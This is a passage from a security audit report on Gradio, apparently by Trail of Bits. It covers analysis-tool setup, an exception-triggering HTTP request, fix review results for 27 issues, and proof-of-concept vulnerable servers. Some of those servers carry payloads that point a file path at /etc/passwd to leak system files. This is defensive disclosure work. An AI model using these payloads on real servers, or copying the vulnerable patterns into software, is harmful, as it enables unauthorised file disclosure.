
F. Automated Static Analysis

This appendix describes the setup of the automated analysis tools used during this audit.

Though static analysis tools frequently report false positives, they detect certain categories of issues, such as memory leaks, misspecified format strings, and the use of unsafe APIs, with essentially perfect precision. We recommend periodically running these static analysis tools and reviewing their findings.

Semgrep

To install Semgrep, we used `pip` by running `python3 -m pip install semgrep`.

To run Semgrep on the codebase, we ran the following command in the root directory of the project running our private Trail of Bits rules:

```
semgrep -f /private-semgrep-tob-rules/ --metrics=off
```

To use Semgrep with the Pro Engine, we used the following commands:

```
semgrep login

semgrep install-semgrep-pro
```

To run Semgrep on the codebase, we ran the following command in the root directory of all provided source code directories:

```
semgrep --pro -c auto . --sarif -o result.sarif
```

CodeQL

We installed CodeQL by following CodeQL's installation guide.

After installing CodeQL, we ran the following commands to create the project database for audited repositories.

For the Golang code:

```
codeql database create codeql-go.db --language=go
```

For the Python code:

```
codeql database create codeql-py.db --language=python
```

Then, we ran the following command to query databases for Golang and Python, respectively:

```
codeql database analyze codeql-go.db -j 10 --format=sarif-latest
--output=codeql_go.sarif

codeql database analyze codeql-py.db -j 10 --format=sarif-latest
--output=codeql_py.sarif
```

We used the SARIF Explorer extension in Visual Studio Code to conveniently review SARIF results from CodeQL and Semgrep. For more information about Semgrep and CodeQL, refer to the Trail of Bits Testing Handbook.

Regexploit

We installed the Regexploit by using the following command:

```
pip install regexploit
```

After installing Regexploit, we ran the following command in audited repositories.

For the Python code:

```
regexploit-py .
```

For the JavaScript/TypeScript code:

```
regexploit-js .
```

It's worth mentioning that a ReDoS vulnerability (which causes a denial of service by exponential time regular expression matching) does not work in Go.

G. Dynamic Analysis

This appendix describes the setup of the dynamic analysis tool used during this audit.

We dynamically scanned the web application with Burp Suite Professional, which allowed us to identify several issues, such as SSRFs and misconfigured CORS policy.

Strategy

- **Scanning using a live task.** We interacted with the web interface in Gradio demos and had underlying requests processed by a live task and sent to the active scanner with the maximum coverage set and extensions enabled.

- **Intruder tool.** After spotting an interesting request, we sent the request to the Intruder tool and then manually added payload positions from the custom payloads list inside the request. Also, we used a brute-forcer payload type with common special characters to try to bypass the URL endpoint validation. By applying attack placeholders in the target Host, the Intruder allowed us to identify the exposed `2376.gradio.app` host (TOB-GRADIO-19). Finally, the approach of two simultaneous Intruder attacks allowed us to identify the exploitability of the race-condition issue (TOB-GRADIO-13).

- **Manual interaction in Repeater.** When analyzing a given functionality, we sent requests to the Repeater extension, changed them, and then observed the potentially malicious output. Additionally, we manually sent some requests to the active scanner, and we used the Param Miner extension on some requests to identify hidden inputs.

Extensions

During the assessment, we also used the following Burp Suite Professional extensions to enhance the functionality of our Gradio auditing process:

- Active Scan++ enhances the default active and passive scanning capabilities of Burp Suite Professional. It adds checks for vulnerabilities that the default scanner might miss (e.g., blind code injection via Ruby's `open()` function or suspicious transformations like `7*7 => '49'`).

- Param Miner identifies hidden parameters, cookie values, and headers. It is particularly useful for discovering web cache poisoning opportunities but can also be used to find other issues like unhandled errors.

- HTTP Request Smuggler automatically generates and sends payloads to detect different kinds of request smuggling.

- Software Vulnerability Scanner integrates with Burp Suite Professional to automatically identify known software vulnerabilities in web applications.
- Hackvertor is an advanced conversion tool that can convert, encode, decode, and transform data using easy-to-use tags. It can be useful for tasks like manual encoding/decoding of data, creating payloads, and many other tasks related to data manipulation.
- Taborator allows users to inject Collaborator hostnames using `$collabplz` from Repeater or Intruder features.
- Additional Scanner Checks provides additional passive and active scan checks.
- 403 Bypasser attempts to bypass HTTP 403 Forbidden responses by changing request methods and adding or altering headers.
- Backslash Powered Scanner extends the active scanner capability by trying to identify known and unknown classes of server-side injection vulnerabilities.
- Nginx Alias Traversal detects Nginx alias traversal due to misconfiguration.
- OAUTH Scan allows identifying OAUTH/OpenID vulnerabilities by passive and active scanner checks.

To thoroughly understand the Burp Suite Professional tool, refer to the Trail of Bits Testing Handbook, where we aim to streamline the use of Burp and improve security testing effectiveness.

H. Uncaught Exceptions in the Gradio Server

When running an active scanner on the Gradio server API, the Gradio server returns many uncaught exceptions. Even though no request crashed the server, these exceptions show that Gradio's parsing logic does not consider edge-case scenarios, which may result in unexpected behavior and security issues.

See the example HTTP request, response, and stack trace below. The issue appears when the `component_id`, `session_hash`, or `fn_name` is not in the `multipart/form-data` body, or the `component_id` is not an integer.

```
POST /component_server/ HTTP/1.1
Host: localhost:7860
Content-Length: 247
Cookie:
access-token-1DlakRRSXRtv3kOSijYntyonpfI-VneLlp-QxbBCiD0=AzeX9PJqmXi5wOy8mhZajw
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary07xuXzntTR6Qv8Da

------WebKitFormBoundary07xuXzntTR6Qv8Da
Content-Disposition: form-data; name="bb"

xxx
------WebKitFormBoundary07xuXzntTR6Qv8Da
Content-Disposition: form-data; name="cc"

aaa
------WebKitFormBoundary07xuXzntTR6Qv8Da--
```

```
HTTP/1.1 500 Internal Server Error
date: Thu, 20 Jun 2024 12:09:11 GMT
server: uvicorn
content-length: 21
content-type: text/plain; charset=utf-8

Internal Server Error
```

Figure H.1: An HTTP request/response where the `component_id` is not in the multipart/form-data body

```
ERROR:    Exception in ASGI application
Traceback (most recent call last):
  File
"gradio-local/venv/lib/python3.12/site-packages/uvicorn/protocols/http/httptools_imp
l.py", line 399, in run_asgi
    result = await app(  # type: ignore[func-returns-value]
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
...
  File "gradio-local/venv/lib/python3.12/site-packages/starlette/routing.py", line
72, in app
    response = await func(request)
               ^^^^^^^^^^^^^^^^^^^
  File "gradio-local/venv/lib/python3.12/site-packages/fastapi/routing.py", line
278, in app
    raw_response = await run_endpoint_function(
                   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "gradio-local/venv/lib/python3.12/site-packages/fastapi/routing.py", line
191, in run_endpoint_function
    return await dependant.call(**values)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "gradio-local/venv/lib/python3.12/site-packages/gradio/routes.py", line 1020,
in component_server
    body = await get_item_or_file(request)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "gradio-local/venv/lib/python3.12/site-packages/gradio/routes.py", line 989,
in get_item_or_file
    component_id=data["component_id"],
                 ~~~~^^^^^^^^^^^^^^^^
KeyError: 'component_id'
```

Figure H.1: An example stack trace where the `component_id` is not in the multipart/form-data body

I. Vulnerable Gradio Servers for TOB-GRADIO-16

The following Gradio servers are simple servers that trigger the issue described in TOB-GRADIO-16.

```
import gradio as gr

def download_file(filepath):
    return filepath

with gr.Blocks() as demo:
    inp = gr.Textbox(label="Input")
    button = gr.DownloadButton()
    button.click(download_file, inp, button)

if __name__ == "__main__":
    demo.launch()
```

Figure I.1: Vulnerable Gradio server with `DownloadButton` component

```
import gradio as gr

with gr.Blocks() as demo:
    def set_audio(val):
        return val

    inp = gr.Textbox(label="Input")
    out = gr.Audio()
    button = gr.Button("Set Parameters")
    button.click(set_audio, [inp], out)

demo.launch()
```

Figure I.2: Vulnerable Gradio server with the `Audio` component

```
import gradio as gr

with gr.Blocks() as demo:
    def set_model(val):
        return val

    inp = gr.Textbox(label="Input")
    out = gr.Model3D()
    button = gr.Button("Set Label")
    button.click(set_model, [inp], out)

demo.launch()
```

Figure I.3: Vulnerable Gradio server with the `Model3D` component

```
import gradio as gr

with gr.Blocks() as demo:
    def set_video(val):
        return val

    inp = gr.Textbox(label="Input")
    out = gr.Video()
    button = gr.Button("Set Video")
    button.click(set_video, [inp], out)

demo.launch()
```

Figure I.4: Vulnerable Gradio server with the `Video` component

```
import gradio as gr

with gr.Blocks() as demo:

    def set_image_editor(val):
        return val

    inp = gr.Textbox(label="Input")
    out = gr.ImageEditor()
    button = gr.Button("Set Image Editor")
    button.click(set_image_editor, [inp], out)

demo.launch()
```

Figure I.5: Vulnerable Gradio server with the `ImageEditor` component

```
import gradio as gr

with gr.Blocks() as demo:
    def set_file(val):
        return val

    inp = gr.Textbox(label="Input")
    out = gr.File()
    button = gr.Button("Set Parameters")
    button.click(set_file, [inp], out)

demo.launch()
```

Figure I.6: Vulnerable Gradio server with the `File` component

```
import gradio as gr

with gr.Blocks() as demo:
    def set_upload_button(val):
        return val
    inp = gr.Textbox(label="Input")
    out = gr.UploadButton()
    button = gr.Button("Set Parameters")
    button.click(set_upload_button, [inp], out)

demo.launch()
```

Figure I.7: Vulnerable Gradio server with the `UploadButton` component

```
import gradio as gr

with gr.Blocks() as demo:
    def set_code(val):
        return (val, )

    inp = gr.Textbox(label="Input")
    out = gr.Code(language="python")
    button = gr.Button("Set Parameters")
    button.click(set_code, [inp], out)

demo.launch()
```

Figure I.8: Vulnerable Gradio server with the Code component

```
import gradio as gr
import json

with gr.Blocks() as demo:
    gr.Markdown("The `round()` function in Python takes two parameters")
    def set_param(val):
        return json.loads(val)

    inp = gr.Textbox(label="Input")
    button = gr.Button("Set Parameters")
    out = gr.ParamViewer(
        {
           "number": {
             "type": "int | float",
             "description": "The number to round",
             "default": None
            },
            "ndigits": {
             "type": "int",
             "description": "The number of digits to round to",
             "default": "0"
            }
         }
    )
    button.click(set_param, [inp], out)
```

```
{"path": "/etc/passwd", "type": "int | float", "description": "The number to round", "default": null}
```

Figure I.9: Vulnerable Gradio server with the `ParamViewer` component and the corresponding payload

```python
import gradio as gr

with gr.Blocks() as demo:
    def update_dataset():
        return [
            [["a"]],
            [["a", "b"]],
            [["a", "b", "c"]],
            [["b"]],
            [["c"]],
            [["a", "c"]],
            [[{"path": "/etc/passwd"}]]
        ]

    inp = gr.CheckboxGroup(visible=False, choices=['a', 'b', 'c'])
    out = gr.Dataset(
        label="CheckboxGroup",
        components=[inp],
        samples=[
            [["a", "c"]],
        ],
    )
    button = gr.Button("Set Parameters")
    button.click(update_dataset, [], out)

demo.launch()
```

Figure I.10: Vulnerable Gradio server with the `CheckboxGroup` component

J. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

From September 4 to September 6, 2024, Trail of Bits reviewed the fixes and mitigations implemented by the Hugging Face team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

In summary, of the 27 issues described in this report, Hugging Face has resolved 26 issues and has not resolved the remaining one issue. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Status
1	CORS origin validation is not performed when the request has a cookie	Resolved
2	CORS origin validation accepts the null origin	Resolved
3	SSRF in the path parameter of /queue/join	Resolved
4	The is_in_or_equal function may be bypassed	Resolved
5	Incorrect Range header validation	Unresolved
6	The enable_monitoring flag set to False does not disable monitoring	Resolved
7	One-level write path traversals in /upload	Resolved
8	One-level read path traversal in /custom_component	Resolved
9	Re-implementation of several security-critical functions related to paths	Resolved
10	XSS on every Gradio server via upload of HTML files, JS files, or SVG files	Resolved
11	Insecure communication between the FRP client and server	Resolved

12	IP spoofing	Resolved
13	Race condition in update_root_in_config may redirect user traffic	Resolved
14	Non-constant-time comparison when comparing hashes	Resolved
15	Dropdown component pre-process step does not limit the values to those in the dropdown list	Resolved
16	Several components' post-process steps may allow arbitrary file leaks	Resolved
17	Lack of integrity check on the downloaded FRP client	Resolved
18	The unvalidated remote_host parameter from the external resource is passed as an argument when running the FRP client binary	Resolved
19	Nginx configuration allows access to any localhost service	Resolved
20	Secrets stored in the gradio-api-server repository	Resolved
21	Slack secret stored in Hugging Face's public frp fork repository	Resolved
22	Insecure permissions on the Nginx configuration files	Resolved
23	Exposed upload and file endpoints in Gradio with OAuth	Resolved
24	The remove_html_tags function does not remove all HTML tags	Resolved
25	Unpinned external GitHub CI/CD action versions	Resolved
26	Incorrect conditional expression in GitHub Actions workflow	Resolved
27	Potential command injection in Delete Stale Spaces GitHub Actions Workflow	Resolved

Detailed Fix Review Results

TOB-GRADIO-1: CORS origin validation is not performed when the request has a cookie

Resolved in PR 8743. Gradio validates the origin when the request has cookies.

TOB-GRADIO-2: CORS origin validation accepts the null origin
Resolved in PR 8959. The `null` origin is not accepted as a valid local origin.

TOB-GRADIO-3: SSRF in the path parameter of /queue/join
Resolved in PRs 8978, 9150, 9383. Gradio disallows sending requests to internal IP addresses.

TOB-GRADIO-4: The is_in_or_equal function may be bypassed
Resolved in PRs 9020, 9282, 9341. The `is_in_or_equal` function has been updated and works as intended for all edge cases.

TOB-GRADIO-5: Incorrect Range header validation
Unresolved. The issue has not been resolved.

TOB-GRADIO-6: The enable_monitoring flag set to False does not disable monitoring
Resolved in PR 9021. Gradio does not expose monitoring when `enable_monitoring` is explicitly set to `False`.

TOB-GRADIO-7: One-level write path traversals in /upload
Resolved in PR 9020. Gradio does not allow for one-level write path traversal in the `upload` endpoint.

TOB-GRADIO-8: One-level read path traversal in /custom_component
Resolved in PRs 9020 and 9282. Gradio does not allow one-level read path traversal in the `/gradio_api/custom_component/<id>/` endpoint.

TOB-GRADIO-9: Re-implementation of several security-critical functions related to paths
Resolved in PR 9020. The code has been fixed by consolidating uses of `safe_join` across the codebase to use a common function.

TOB-GRADIO-10: XSS on every Gradio server via upload of HTML files, JS files, or SVG files
Resolved in PRs 8967, 9151, 9302, 9348. Gradio fixed XSS by allowlisting safe mime types. Gradio sets the `Content-Disposition: attachment` header for other mime types. Additionally, the `allowed_paths` option has been introduced to explicitly add trusted paths and display the files content in the browser when possible.

TOB-GRADIO-11: Insecure communication between the FRP client and server
Resolved in PRs 9, 15, and 9218. FRP client and server have established a secure communication channel using TLS.

TOB-GRADIO-12: IP spoofing
Resolved in PR 8957. The documentation was updated by describing the uvicorn server `FORWARDED_ALLOW_IPS` environment variable that allows for specifying IPs to trust with proxy headers.

TOB-GRADIO-13: Race condition in update_root_in_config may redirect user traffic
Resolved in PRs 8867, 9306. The race condition has been resolved by making a copy of the config.

TOB-GRADIO-14: Non-constant-time comparison when comparing hashes
Resolved in PR 8809. The hash comparison uses the `hmac.compare_digest` secure function.

TOB-GRADIO-15: Dropdown component pre-process step does not limit the values to those in the dropdown list
Resolved in PR 8810. The Dropdown components return an exception when a value does not match the dropdown list.

TOB-GRADIO-16: Several components' post-process steps may allow arbitrary file leaks
Resolved. However, it is worth mentioning that the post-process function can read files in the current working directory (`cwd`) and from the user's temporary folder (typically `/tmp`). These folders were chosen to prevent breaking older applications that use the temporary directory to store files (e.g., an audio synthesis app that saves the generated audio to the `/tmp` directory). However, this means that any file inside the `/tmp` directory, even files from other applications, could be leaked in the scenarios described in TOB-GRADIO-16.

TOB-GRADIO-17: Lack of integrity check on the downloaded FRP client
Resolved in PRs 9268, 9300 and 9338. Gradio returns the exception when the checksum mismatch and stops the execution of a potentially malicious binary.

TOB-GRADIO-18: The unvalidated remote_host parameter from the external resource is passed as an argument when running the FRP client binary
Resolved. The `remote_host` parameter has been changed to a domain name and cannot be validated as an IP address.

TOB-GRADIO-19: Nginx configuration allows access to any localhost service
Resolved in PR 14. The Nginx configuration no longer gives access to any internal port.

TOB-GRADIO-20: Secrets stored in the gradio-api-server repository
Resolved. The secrets were removed from the repository and the `gradiohub.com` service has been turned off.

TOB-GRADIO-21: Slack secret stored in Hugging Face's public frp fork repository

Resolved. The Slack token has been removed and invalidated.

TOB-GRADIO-22: Insecure permissions on the Nginx configuration files
Resolved. The configuration file has been deleted from the `gradio-app/gradio-api-server` repository.

TOB-GRADIO-23: Exposed upload and file endpoints in Gradio with OAuth
Resolved in PR 8901. The documentation warns a user that adding a `gr.LogginButton` does not restrict users from using the application in the same way that adding username-password authentication does.

TOB-GRADIO-24: The remove_html_tags function does not remove all HTML tags
Resolved in PR 9021. The `remove_html_tags` function has been updated to use a regular expression that removes all HTML tags.

TOB-GRADIO-25: Unpinned external GitHub CI/CD action versions
Resolved in PRs 9092 and 9301. Repository workflows use pinned external GitHub CI/CD action versions.

TOB-GRADIO-26: Incorrect conditional expression in GitHub Actions workflow
Resolved. The GitHub Actions workflow no longer contains a potentially insecure conditional expression.

TOB-GRADIO-27: Potential command injection in Delete Stale Spaces GitHub Actions Workflow
Resolved in PR 9092. The Delete Stale Spaces GitHub Action workflow has been fixed by using the intermediate environment variable.

K. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.